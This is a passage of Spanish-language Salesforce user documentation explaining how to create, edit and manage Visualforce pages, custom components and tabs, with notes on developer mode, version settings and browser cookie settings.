Visualforce es un marco que permite a los desarrolladores crear interfaces de usuario personalizadas sofisticadas que se pueden alojar de forma nativa en la plataforma de Force.com. El marco de Visualforce incluye un lenguaje de marca basado en etiquetas, similar a HTML, y un conjunto de "controladores estándar" del lado del servidor que realizan operaciones de base de datos básicas, como consultas y guardado, muy fáciles de realizar.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Con Visualforce podrá:

- Crear interfaces de usuario personalizadas que integren estilos estándar de Salesforce
- Crear interfaces de usuario sustituyan totalmente los estilos estándar de Salesforce
- Crear asistentes y otros patrones de navegación que utilicen reglas específicas de datos para una interacción óptima y eficiente

Visualforce contiene una amplia biblioteca de componentes que le permite generar páginas rápidamente sin tener que crear múltiples funcionalidades por sí mismo. En el lenguaje de marcas de Visualforce, cada etiqueta corresponde a un componente en bruto o refinado, como una página de sección, una lista relacionada o un campo. Los componentes se pueden controlar por la misma lógica que se utiliza en páginas estándar de Salesforce o bien, los desarrolladores pueden asociar su propia lógica con un controlador o una extensión de controlador escrita en Apex.

Nota: Esta versión contiene una versión beta de para Visualforce para Lightning Experience con calidad suficiente para su producción, pero que tiene limitaciones conocidas.

CONSULTE TAMBIÉN

Definición de páginas de Visualforce

Componentes de Visualforce

https://developer.salesforce.com/docs/atlas.en-us.pages.meta/pages/

## Visualforce para Lightning Experience (Beta)

Esta versión contiene una versión beta de para Visualforce para Lightning Experience con calidad suficiente para su producción, pero que tiene limitaciones conocidas.

EDICIONES

Disponible en: Salesforce Classic, Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Visualforce en sí permanece generalmente disponible. Es solo el uso de páginas de Visualforce con Lightning Experience activado lo que se considera beta.

## Páginas de Visualforce

Las páginas de Visualforce son el contenedor de nivel superior para aplicaciones personalizadas creadas con Visualforce. Cree páginas de Visualforce agregando componentes de Visualforce (estándar o personalizados), marca estática HTML y estilos CSS y JavaScript a la página.

Cada página de Visualforce tiene su propia URL permanente única y puede vincular páginas de Visualforce entre sí para crear funciones de aplicaciones complejas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Definición de páginas de Visualforce

Puede crear páginas de Visualforce mediante el modo de desarrollo de Visualforce o creando páginas en la configuración.

Para crear una página utilizando la herramienta "vínculo rápido" disponible en el modo de desarrollo de Visualforce:

1. En su navegador, introduzca una URL de la siguiente forma: `https://`*`miInstanciadeSalesforce`*`/apex/`*`NombreNuevaPágina`*, donde el valor de *`miInstanciadeSalesforce`* es el nombre de host de su instancia de Salesforce (por ejemplo, `na3.salesforce.com`) y el valor de *`NombreNuevaPágina`* es el valor que desea darle al campo `Nombre` en su definición de página.

   Por ejemplo, si quiere crear una página llamada "HelloWorld" y su organización de Salesforce utiliza la instancia `na3.salesforce.com`, introduzca `https://na3.salesforce.com/apex/HelloWorld`.

   Nota: Los nombres de página no pueden tener más de 40 caracteres.

2. Como la página no existe, se le dirigirá a una página intermedia desde la que podrá crear la nueva página. Haga clic en **Crear página** *`NombreNuevaPágina`* para crear la nueva página. A las páginas `Nombre` y `Etiqueta` se les asigna el valor *`NombreNuevaPágina`* especificado en la URL.

Para crear páginas en la configuración:

1. En Configuración, introduzca *`Páginas de Visualforce`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Páginas de Visualforce.**
2. Haga clic en **Nuevo**.
3. En el cuadro de texto `Nombre`, introduzca el texto que deberá aparecer en la URL como el nombre de la página. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos.
4. En el cuadro de texto `Etiqueta`, introduzca el texto que debe utilizar para identificar la página en las herramientas de configuración, al igual que cuando define etiquetas personalizadas o sustituye botones estándar.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y establecer la configuración de la versión de páginas de Visualforce:

- "Personalizar aplicación"

5. En el cuadro de texto `Nombre`, introduzca el texto que se debería utilizar para identificar la página en la API. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos.
6. En el cuadro de texto `Descripción`, especifique una descripción opcional de la página.
7. Seleccione `Aplicaciones móviles disponibles para Salesforce` para activar fichas de Visualforce asociadas con la página de Visualforce para mostrar en la aplicación de Salesforce1. Esta casilla de verificación está disponible para páginas establecidas en la versión de API 27.0 y posterior.

   Nota: Las fichas de objetos estándar sobrescritas con una página de Visualforce no son compatibles en Salesforce1, incluso si selecciona la opción `Disponible para aplicaciones móviles de Salesforce` para la página. La página predeterminada de Salesforce1 para el objeto aparece en lugar de la página de Visualforce.

   Esta opción no tiene efecto en la compatibilidad de Visualforce en la aplicación móvil Salesforce Classic Mobile. En su lugar, utilice la casilla de verificación `Preparado para Salesforce Classic` en las páginas de configuración de la ficha de Visualforce.

8. Seleccione **Requiere protección de CSRF en solicitudes GET** para activar la protección Cross Site Request Forgery (CSRF) para solicitudes GET para la página. Cuando la opción está marcada, protege frente a ataques CSRF modificando la página para requerir un token de confirmación de CSRF, una cadena aleatoria de caracteres en los parámetros de URL. Con cada solicitud GET, Visualforce comprueba la validez de esta cadena de caracteres y no carga la página a menos que el valor encontrado coincida con el valor esperado.

   Seleccione esta casilla si la página realiza cualquier operación DML cuando está recién cargada. Cuando la opción está marca, todos los vínculos a esta página necesitan la adición de un token de CSRF a los parámetros de cadena de solicitud de URL. Esta casilla de verificación está disponible para páginas establecidas en la versión de API 28.0 y posterior.

   Nota: En Summer '13, la única forma de agregar un token de CSRF válido a una URL es sobrescribir el vínculo Eliminar estándar de un objeto con una página de Visualforce. El vínculo Eliminar incluirá automáticamente el token necesario. No seleccione esta casilla para ninguna página que no sobrescriba el vínculo Eliminar estándar de un objeto.

9. En el cuadro de texto `Marca de Visualforce` , introduzca la marca Visualforce para la página. Una página simple puede albergar hasta 1 MB de texto o 1.000.000 de caracteres aproximadamente.
10. Haga clic en **Configuración de versión** para especificar la versión de Visualforce y la API utilizada con esta página. También puede especificar versiones para cualquier paquete gestionado instalado en su organización.
11. Haga clic en **Guardar** para guardar los cambios y volver a la pantalla de detalles de Visualforce o haga clic en **Guardar rápido** para guardar los cambios y continuar modificando la página. La marca de Visualforce debe ser válida para poder guardar la página.

    Nota: Aunque puede modificar su marca de Visualforce desde esta parte de la configuración, para ver los resultados de sus ediciones deberá navegar hasta la URL de su página. Por este motivo, la mayoría de los desarrolladores prefieren trabajar con el modo de desarrollo activado de forma que puedan ver y modificar las páginas en una ventana única.

Una vez creada su página, puede acceder a ella haciendo clic en **Vista previa**. También puede verla manualmente introduciendo una URL en el siguiente formulario: `http://miInstanciadeSalesforce/apex/NombreNuevapágina`, donde el valor de

*miInstanciadeSalesforce* es el nombre de host de su instancia de Salesforce (por ejemplo, `na3.salesforce.com`) y el valor de *NombreNuevapágina* es el valor del `Nombre` de su definición de página.

CONSULTE TAMBIÉN

- Activación del modo de desarrollo
- Visualización y modificación de páginas de Visualforce
- Crear fichas de Visualforce
- Habilitar páginas de Visualforce para la aplicación móvil Salesforce1

## Activación del modo de desarrollo

Aunque puede ver y modificar las definiciones de página de Visualforce desde Configuración en la página Páginas de Visualforce, la activación del modo de desarrollo de Visualforce es la mejor forma de generar páginas de Visualforce. El modo de desarrollo le proporciona:

- Un pie de página de desarrollo especial en cada página de Visualforce que incluye el estado de vista de la página, cualquier controlador asociado, un vínculo a la documentación de referencia de componente y un editor de marcado de página que ofrece resaltado, funcionalidad de buscar y reemplazar y sugerencias automáticas para los nombres de atributo y etiqueta de componentes.
- La capacidad de definir nuevas páginas de Visualforce introduciendo simplemente una URL única.
- Mensajes de error que incluyen rastreos de paquete más detallados que los que reciben los usuarios estándar.

Para activar el modo de desarrollo de Visualforce:

1. Desde su configuración personal, introduzca *Detalles de usuario avanzado* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *Información personal* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Información personal**.
2. Haga clic en **Modificar**.
3. Seleccione la casilla de verificación `Modo de desarrollo`.
4. También puede seleccionar la casilla `Mostrar estado de vista en modo de desarrollo` para activar la ficha Ver estado en el pie de página de desarrollo. Esta ficha resulta útil para supervisar el rendimiento de sus páginas de Visualforce.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar el modo de desarrollo:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

- Personalizar su experiencia de Salesforce

## Visualización y modificación de páginas de Visualforce

En Configuración, introduzca *Páginas de Visualforce* en el cuadro Búsqueda rápida y, a continuación, seleccione **Páginas de Visualforce** y haga clic en el nombre de una página de Visualforce para ver los detalles, incluidos la fecha de creación, la fecha de última modificación y la marca de Visualforce asociada con la página.

Desde la página de detalles, también puede realizar lo siguiente:

- Hacer clic en **Modificar** para modificar la marca de página existente.
- Hacer clic en **Eliminar** para eliminar la página.
- Haga clic en **Duplicar** para crear una copia de la página. Debe especificar un nuevo nombre para la página nueva.
- Haga clic en **¿Dónde se utiliza?** para ver una lista de todas las referencias a la página de su organización.
- Haga clic en **Mostrar dependencias** para mostrar los elementos, como campos, objetos u otras clases, que deben existir para que esta clase sea válida.
- Haga clic en **Vista previa** para abrir la página en una nueva ventana.

Nota: Si la página de Visualforce se incluye en un paquete gestionado instalado, sólo podrá ver la página. No podrá modificarla, eliminarla ni duplicarla.

Si la página de Visualforce se incluye en un paquete gestionado instalado, Paquete instalado indica el nombre del paquete. El campo Disponible en las versiones de paquete ofrece el rango de versiones de paquete en el que está disponible la página de Visualforce. El primer número de versión del rango es la primera versión de paquete instalada que contiene la página de Visualforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para duplicar, modificar o eliminar la marca de Visualforce:
- "Personalizar aplicación"

Para modificar controladores personalizados de Visualforce
- "Apex de autor"

### Visualización y modificación de páginas de Visualforce con el modo de desarrollo activado

Con el modo de desarrollo activado, también puede ver y modificar el contenido de una página navegando a la URL de dicha página. Por ejemplo, si una página se denomina HolaATodos y su instancia de Salesforce es na3.salesforce.com, introduzca https://na3.salesforce.com/apex/HolaATodos en la barra de direcciones de su navegador.

Después de activar el modo de desarrollo, todas las páginas de Visualforce se muestran con el pie de página del modo de desarrollo en la parte inferior del navegador:

- Haga clic en la ficha que tiene el nombre de la página para abrir el editor de página y ver y modificar la marca asociada de Visualforce sin necesidad de volver al área Configuración. Los cambios se muestran inmediatamente después de guardar la página.
- Si la página utiliza un controlador personalizado, el nombre de la clase del controlador estará disponible como una ficha. Haga clic en la ficha para editar la clase Apex asociada.
- Si la página utiliza extensiones del controlador, los nombres de cada extensión estarán disponibles como fichas. Al hacer clic en la ficha podrá modificar la clase de Apex asociada.
- Si se activa en Configuración, la ficha **Ver estado** muestra información sobre los elementos que contribuyen al estado de vista de la página de Visualforce.
- Haga clic en **Guardar** (justo encima del panel de modificación) para guardar los cambios y actualizar el contenido de la página.
- Haga clic en **Referencia de componente** para ver la documentación de todos los componentes de Visualforce.
- Haga clic en **¿Dónde se utiliza?** para ver una lista de todos los elementos en Salesforce que hacen referencia a la página, como las fichas personalizadas, controladores o demás páginas.
- Haga clic en el botón Contraer ( ) para contraer el panel de pie de página del modo de desarrollo. Haga clic en el botón Ampliar ( ) para volverlo a cambiar a abierto.

- Haga clic en el botón Desactivar modo de desarrollo ( ) para desactivar por completo el modo de desarrollo. El modo de desarrollo permanece desactivado hasta que lo vuelva a activar desde su página de información personal en su configuración personal.

## Gestión de páginas de Visualforce

Una vez creadas las páginas de Visualforce, podrá personalizarlas, modificarlas y eliminarlas. Desde Configuración, introduzca *Páginas de Visualforce* en el cuadro Búsqueda rápida y, a continuación, seleccione **Páginas de Visualforce** para mostrar la página Lista de páginas, que muestra todas las páginas de Visualforce definidas para su organización. Desde la página de lista Páginas, podrá realizar las siguientes acciones:

- Haga clic en **Nuevo** para definir una nueva página de Visualforce.
- Haga clic en el nombre de la página para visualizar información detallada sobre la página, incluida su etiqueta y marca de Visualforce.
- Haga clic en **Modificar** junto a un nombre de página para modificar el nombre de página, etiqueta o marca de Visualforce.

  Nota: Un icono indica que una página de Visualforce está en un paquete gestionado instalado. No puede modificar o eliminar una página de Visualforce en un paquete gestionado.

- Haga clic en **Eliminar** para eliminar una página.
- Haga clic en **Seguridad** para gestionar la seguridad de la página.
- Haga clic en el botón Vista previa ( ) para abrir la página en una nueva ventana.

Nota: El prefijo de espacio de nombres se agrega a clases y desencadenadores de Apex, componentes y páginas de Visualforce, plantillas de marca, carpetas, S-Control, recursos estáticos, vínculos Web y tipos de informes personalizados si se incluyen en un paquete gestionado. Sin embargo, si no dispone de permisos de personalización de la aplicación, no se mostrará el campo de prefijo del espacio de nombres para plantillas de marca, carpetas y tipos de informes personalizados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear y modificar páginas de Visualforce:
- "Personalizar aplicación"

## Campos de combinación para páginas de Visualforce

Un campo de combinación es un acampo puede ubicar en una plantilla de correo electrónico, una plantilla de combinación de correo, un vínculo personalizado o una fórmula para incorporar los valores a partir de un registro.

Las páginas de Visualforce utilizan el mismo idioma de expresión que las fórmulas, por lo tanto, cualquier cosa dentro de `{! }` se evalúa como una expresión que puede acceder a valores de

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

registros que actualmente se encuentran en el contexto. Por ejemplo, puede mostrar el nombre del usuario actual agregando el campo de combinación `{!$User.FirstName}` a una página.

```
<apex:page>
    Hello {!$User.FirstName}!
s</apex:page>
```

Si su nombre de usuario es John, la página mostrará `¡Hola John!`

También puede utilizar campos de combinación y otras funciones para personalizar su contenido de ayuda a nivel de objeto.

CONSULTE TAMBIÉN

Definición de páginas de Visualforce

## Crear fichas de Visualforce

Cree fichas de Visualforce de manera que los usuarios puedan acceder a las páginas de Visualforce desde Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear fichas de Visualforce:

- "Personalizar aplicación"

1. En Configuración, introduzca *Fichas* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Fichas**.
2. Haga clic en **Nuevo** en la lista relacionada Fichas Visualforce.
3. Seleccione la página de Visualforce que debe aparecer en la ficha personalizada.
4. Introduzca una etiqueta para mostrar en la ficha.
5. Haga clic en el icono de búsqueda `Estilo de la ficha` para abrir el Selector del estilo de las fichas.

   Si ya hay un estilo de ficha en uso, aparecerá un número entre corchetes [] junto al nombre de estilo de la ficha. Pase el ratón sobre el nombre del estilo para ver las fichas que utilizan el estilo. Haga clic en `Ocultar estilos que se utilicen en otras fichas` para filtrar esta lista.
6. Haga clic en un estilo de ficha para seleccionar el esquema de color y el icono para la ficha personalizada.

   Opcionalmente, haga clic en **Cree su propio estilo** en el cuadro de diálogo Selector del estilo de las fichas para crear un estilo de ficha personalizado si su organización tiene acceso a la ficha Documentos. Para crear su estilo de ficha propio:

   a. Haga clic en el icono de búsqueda **Color** para visualizar el cuadro de diálogo de selección de color y haga clic en un color para seleccionarlo.

   b. Haga clic en **Insertar una imagen**, seleccione la carpeta de documentos y seleccione la imagen que desea utilizar.

      Otra opción consiste en hacer clic en **Buscar en documentos**, introducir un término de búsqueda y hacer clic en **Ir** para buscar un nombre de archivo de documento que incluya su término de búsqueda.

      Nota: Este cuadro de diálogo sólo enumera archivos en carpetas de documentos que tengan menos de 20 KB y con la casilla de verificación Disponible de modo externo activada en la configuración de las propiedades del documento. Si el documento utilizado para el icono se elimina posteriormente, Salesforce lo sustituye con un icono de bloque multicolor predeterminado ( ).

   c. Seleccione un archivo y haga clic en **Aceptar**. Volverá a aparecer el Asistente para nuevas fichas personalizadas.

7. También puede seleccionar la casilla de verificación `Preparado para Salesforce Classic Mobile` para indicar que la página de Visualforce se muestra y funciona correctamente en la aplicación Salesforce Classic Mobile.

   Si selecciona la casilla de verificación, agregará la ficha a la lista de fichas disponibles para sus configuraciones de Salesforce Classic Mobile. Antes de convertir una ficha de Visualforce, revise las consideraciones de la ficha de Salesforce Classic Mobile para asegurarse de que las páginas de Visualforce en sus fichas son compatibles con los navegadores móviles.

   Nota: La casilla de verificación `Preparado para Salesforce Classic Mobile` sólo estará visible si se activa Salesforce Classic Mobile en su organización.

   Esta configuración no afecta la visualización de las fichas de Visualforce en la aplicación de Salesforce1. Para activar una nueva ficha de Visualforce para su uso en Salesforce1, consulte Activar páginas de Visualforce en la aplicación móvil Salesforce1 en la página 1144 y Definición de páginas de Visualforce en la página 5755.

8. De forma opcional, seleccione un vínculo personalizado para utilizarlo como página de bienvenida introductoria cuando los usuarios hacen clic en la ficha por primera vez. Las páginas de bienvenida no aparecen en la aplicación de Salesforce Classic Mobile. Evite utilizar una página de bienvenida si pretende que la ficha sea accesible.
9. Introduzca una descripción de la ficha, si lo desea, y haga clic en **Siguiente**.
10. Seleccione los perfiles de usuario para los que estará disponible la nueva ficha personalizada.
11. Especifique las aplicaciones personalizadas que deban incluir la nueva ficha.
12. Seleccione **Agregar la ficha a las personalizaciones individuales existentes de los usuarios** para agregar la ficha a la configuración de presentación personalizada de los usuarios si han personalizado la presentación personal.
13. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Definición de páginas de Visualforce

## Excepciones no detectadas en Visualforce

Si una página de Visualforce que no ha desarrollado tiene un error o una excepción no detectada:

- Verá una sencilla explicación del problema en Salesforce.
- El desarrollador que escribió la página recibirá el error por correo electrónico con su organización Id. de usuario. En el informe no se incluirá ningún otro dato de usuario.

Si está en modo de desarrollo y no se encuentra en el mismo espacio de nombre que la página, verá el mensaje de excepción, el tipo de excepción y una notificación de que el desarrollador ha recibido un correo electrónico notificándosela.

Si es un desarrollador en el mismo espacio de nombre que la página y no se encuentra en modo de desarrollo, verá un mensaje de excepción. También puede ver un mensaje que indique que se ha notificado al desarrollador. Si se encuentra en modo de desarrollo, verá el mensaje de excepción, el tipo de excepción y el rastreo de paquete de Apex.

CONSULTE TAMBIÉN

Depuración de su código

## Gestión de la configuración de versión de páginas y componentes personalizados de Visualforce

Para ayudar en la compatibilidad con versiones anteriores, cada página y componente personalizado de Visualforce se guarda con la configuración de la versión especificada de la API, así como la versión específica de Visualforce. Si el componente o la página de Visualforce hace referencia a paquetes gestionados instalados, también se guarda la configuración de versión de cada paquete gestionado al que hace referencia el componente o la página. Esto garantiza que como Visualforce, la API y los componentes en paquetes gestionados evolucionan a versiones posteriores, las páginas y los componentes de Visualforce siguen estando vinculados a versiones con un comportamiento específico y conocido.

Una versión de paquete es un número que identifica el conjunto de componentes cargados en un paquete. El número de versión tiene el formato *majorNumber.minorNumber.patchNumber* (por ejemplo, 2.1.3). Los números mayor y menor aumentan con cada versión posterior. El *patchNumber* se genera y se actualiza solo para una versión de parche. Los publicadores pueden utilizar las versiones de paquetes para hacer evolucionar los componentes de sus paquetes gestionados cómodamente publicando versiones posteriores de paquetes sin que dicho paquete estropee las integraciones de clientes existentes.

Nota: Los componentes de paquetes y los componentes personalizados de Visualforce son conceptos diferentes. Un paquete se compone de muchos elementos, por ejemplo objetos personalizados, clases de Apex y desencadenadores, así como componentes y páginas personalizados.

Para establecer la versión de la API de Salesforce y Visualforce de una página o un componente personalizado de Visualforce:

1. Modifique una página o un componente de Visualforce y haga clic en **Configuración de versión**.

   Nota: Solo puede modificar la configuración de versión de una página o componente personalizado en la ficha Configuración de versión cuando modifica la página o componente en Configuración.

2. Seleccione la `versión` de la API de Salesforce. También es la versión de Visualforce utilizada con el componente o la página.
3. Haga clic en **Guardar**.

Para configurar la configuración de versión del paquete de una página o un componente personalizado de Visualforce:

1. Modifique una página o un componente de Visualforce y haga clic en **Configuración de versión**.
2. Seleccione una `versión` de cada paquete gestionado al que hace referencia la página o el componente de Visualforce. La página o el componente seguirá utilizando esta versión del paquete gestionado si se instalan versiones posteriores del paquete gestionado, a menos que actualice manualmente la configuración de versión. Para agregar un paquete gestionado instalado en la lista de configuración, seleccione un paquete en la lista de paquetes disponibles. La lista sólo se muestra si tiene un paquete gestionado instalado que no está ya asociado a la página o el componente.
3. Haga clic en **Guardar**.

Cuando trabaje con la configuración de versión de paquete, tenga en cuenta lo siguiente:

- Si guarda una página o un componente personalizado de Visualforce que hace referencia a un paquete gestionado sin especificar la versión de este, la página o el componente se asocia, de forma predeterminada, a la versión más reciente instalada del paquete gestionado.
- No puede **eliminar** la configuración de versión de una página o un componente de Visualforce para un paquete gestionado si la página o el componente hace referencia a él. Utilice **Mostrar dependencias** para encontrar dónde se hace referencia al paquete gestionado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y establecer la configuración de la versión de páginas de Visualforce:

- "Personalizar aplicación"

## Configuración de seguridad del navegador y Visualforce

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Algunas páginas de Visualforce se ejecutan desde servidores de `*.force.com`. Si configura los sitios de confianza de su navegador para que incluyan `*.salesforce.com`, también debe agregar `*.force.com` a la lista.

Dependiendo de su navegador y su configuración, puede ver un error similar en algunas páginas:

```
La configuración de privacidad de su navegador ha evitado que esta página muestre parte del contenido. Para ver este contenido debe cambiar la configuración de privacidad de su navegador para permitir las cookies de "terceras partes" del dominio mypages.na1.visual.force.com. De forma alternativa, si su navegador es Internet Explorer, puede añadir mypages.na1.visual.force.com. a su lista de sitios de confianza en la página de opciones de seguridad.
```

Salesforce incluye un encabezado del Proyecto de plataforma de preferencias de privacidad (P3P) en algunas páginas. El encabezado se compone de las siguientes configuraciones:

**Objetivo**
CUR: se utiliza para completar la actividad para la que se diseñó.

**Categoría**
STA: mecanismo para mantener una sesión estable con un usuario o reconocer automáticamente usuarios que han visitado un sitio concreto o ha accedido a un contenido particular anteriormente; por ejemplo, cookies HTTP.

**Destinatario**
OTR: entidades legales que aplican diferentes prácticas. Los usuarios no pueden decidir sobre este uso.

Si su navegador es compatible con P3P, este encabezado permite ver todas las páginas de Visualforce. Para obtener información sobre P3P, consulte Proyecto de plataforma de preferencias de privacidad (P3P).

Si su navegador está configurado para bloquear cookies de terceras partes y no utiliza el encabezado P3P y ve un error similar al anterior, realice una de las siguientes acciones:

- Configure P3P para su navegador
- Cambie la configuración de su navegador para permitir cookies de terceras partes
- Agregue el servidor correcto a la lista de excepciones de cookies de su navegador

## Componentes de Visualforce

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los componentes de Visualforce son partes pequeñas y reutilizables de funciones, como widgets, paneles, elementos de interfaz de usuario, ese tipo de cosas que utiliza en la marca de página de Visualforce. Puede utilizar componentes estándar de Visualforce y crear sus propios componentes personalizados.

Salesforce proporciona una biblioteca de componentes predefinidos estándar, como `<apex:relatedList>` y `<apex:dataTable>`, que se pueden utilizar para desarrollar páginas de Visualforce. Además, puede generar sus propios componentes personalizados para aumentar esta biblioteca.

Un componente personalizado abarca un patrón de diseño común que se puede reutilizar en una o más páginas de Visualforce. Se compone de:

- Un conjunto de marcas de Visualforce delimitado por la etiqueta `<apex:component>`

- Un controlador de componente opcional escrito en Apex que permite que el componente ejecute una lógica adicional, como los elementos de clasificación de una lista o calcular valores

Por ejemplo, suponga que desea crear un álbum de fotos utilizando páginas de Visualforce. Cada una de las fotos del álbum tiene su propio borde de color y el texto que aparece debajo. En lugar de repetir la marca de Visualforce necesaria para visualizar cada una de las fotos del álbum, puede definir un componente personalizado denominado `singlePhoto` que contiene atributos de imagen, color de borde y texto y utiliza estos atributos para mostrar la imagen en la página. Una vez definido, cada una de las páginas de Visualforce de su organización puede incluir el componente personalizado `singlePhoto` de la misma forma que una página puede incluir componentes estándar como `<apex:dataTable>` o `<apex:relatedList>`.

Al contrario que las plantillas de página, que también permiten a los desarrolladores reutilizar las marcas, los componentes personalizados proporcionan más potencia y flexibilidad porque:

- Los componentes personalizados permiten a los desarrolladores definir atributos que se pueden pasar a cada componente. El valor de un atributo puede cambiar la forma en que se visualiza la marca de la página final y la lógica basada en controlador que se ejecuta para esa instancia del componente. Este comportamiento es diferente del de las plantillas, que no tienen forma de transmitir la información de la página que utiliza una plantilla a la propia definición de la plantilla.
- Las descripciones de los componentes personalizados se muestran en el cuadro de diálogo de referencia del componente de la aplicación, junto con descripciones de componentes estándar. Por otra parte, sólo se puede hacer referencia a las descripciones de plantilla en el área Configuración de Salesforce porque se definen como páginas.

CONSULTE TAMBIÉN

Definición de componentes personalizados de Visualforce

Visualización y modificación de componentes personalizados de Visualforce

## Definición de componentes personalizados de Visualforce

Para crear un componente personalizado de Visualforce:

1. En Salesforce, desde Configuración, introduzca *Componentes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Componentes de Visualforce**.
2. Haga clic en **Nuevo**.
3. En el cuadro de texto `Etiqueta`, introduzca el texto que se debería utilizar para identificar el componente personalizado en las herramientas de configuración.
4. En el cuadro de texto `Nombre`, introduzca el texto que se debería utilizar para identificar el componente personalizado en la marca de Visualforce. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos.
5. En el cuadro de texto `Descripción`, introduzca una descripción del componente personalizado. Esta descripción aparece en la referencia del componente con otras descripciones de componentes estándar, en cuanto haga clic en **Guardar**.
6. En el cuadro de texto `Cuerpo`, introduzca la marca de Visualforce de la definición del componente personalizado. Un componente simple puede albergar hasta 1 MB de texto o 1.000.000 de caracteres aproximadamente.
7. Haga clic en **Configuración de versión** para especificar la versión de Visualforce y la API utilizada con este componente. También puede especificar versiones para cualquier paquete gestionado instalado en su organización.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear componentes personalizados:
- "Personalizar aplicación"

8. Haga clic en **Guardar** para guardar los cambios y ver la pantalla de detalles del componente personalizado o haga clic en **Guardar rápido** para guardar los cambios y continuar modificando el componente. La marca de Visualforce debe ser válida para poder guardar el componente.

Nota: También puede crear un componente en Modo de desarrollo de Visualforce agregando una referencia a un componente personalizado que ya no exista en la marca de página de Visualforce. Después de guardar la marca, aparecerá un vínculo rápido que le permite crear una nueva definición de componente (incluyendo cualquier atributo especificado), en función del nombre que le asigne al componente.

Por ejemplo, si aún no ha definido un componente personalizado denominado `miNuevocomponente` e introduce `<c:miNuevocomponente miNuevoatributo ="foo"/>` en una marca existente, después de hacer en **Guardar** aparecerá un vínculo rápido que le permitirá definir un nuevo componente personalizado denominado `miNuevocomponente` con la siguiente definición predeterminada:

```
<apex:component>
  <apex:attribute name="myattribute" type="String" description="TODO: Describe me"/>
  <!-- Begin Default Content REMOVE THIS -->
  <h1>Congratulations</h1>
  This is your new Component: mynewcomponent
  <!-- End Default Content REMOVE THIS -->
</apex:component>
```

Puede modificar esta definición desde Configuración introduciendo *`Componentes`* en el cuadro `Búsqueda rápida` y luego seleccionando **Componentes de Visualforce** y haciendo clic en **Modificar** junto al componente personalizado miNuevocomponente.

CONSULTE TAMBIÉN

Componentes de Visualforce

Componentes de Visualforce

## Visualización y modificación de componentes personalizados de Visualforce

Desde Configuración, introduzca *Componentes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Componentes de Visualforce** y haga clic en el nombre de un componente personalizado para ver su definición.

Desde la página de detalles, también puede realizar lo siguiente:

- Haga clic en **Modificar** para modificar el componente personalizado.
- Hacer clic en **Eliminar** para eliminar el componente personalizado.
- Haga clic en **Duplicar** para crear una copia del componente personalizado. Debe especificar un nuevo nombre para el nuevo componente.
- Haga clic en **¿Dónde se utiliza?** para ver una lista de todas las referencias sobre el componente personalizado de su organización.
- Haga clic en **Mostrar dependencias** para mostrar los elementos, como otra competencia, permiso o preferencia que deba existir para que este componente personalizado sea válido.

Una vez ha creado su componente, puede visualizarlo en

EDICIONES

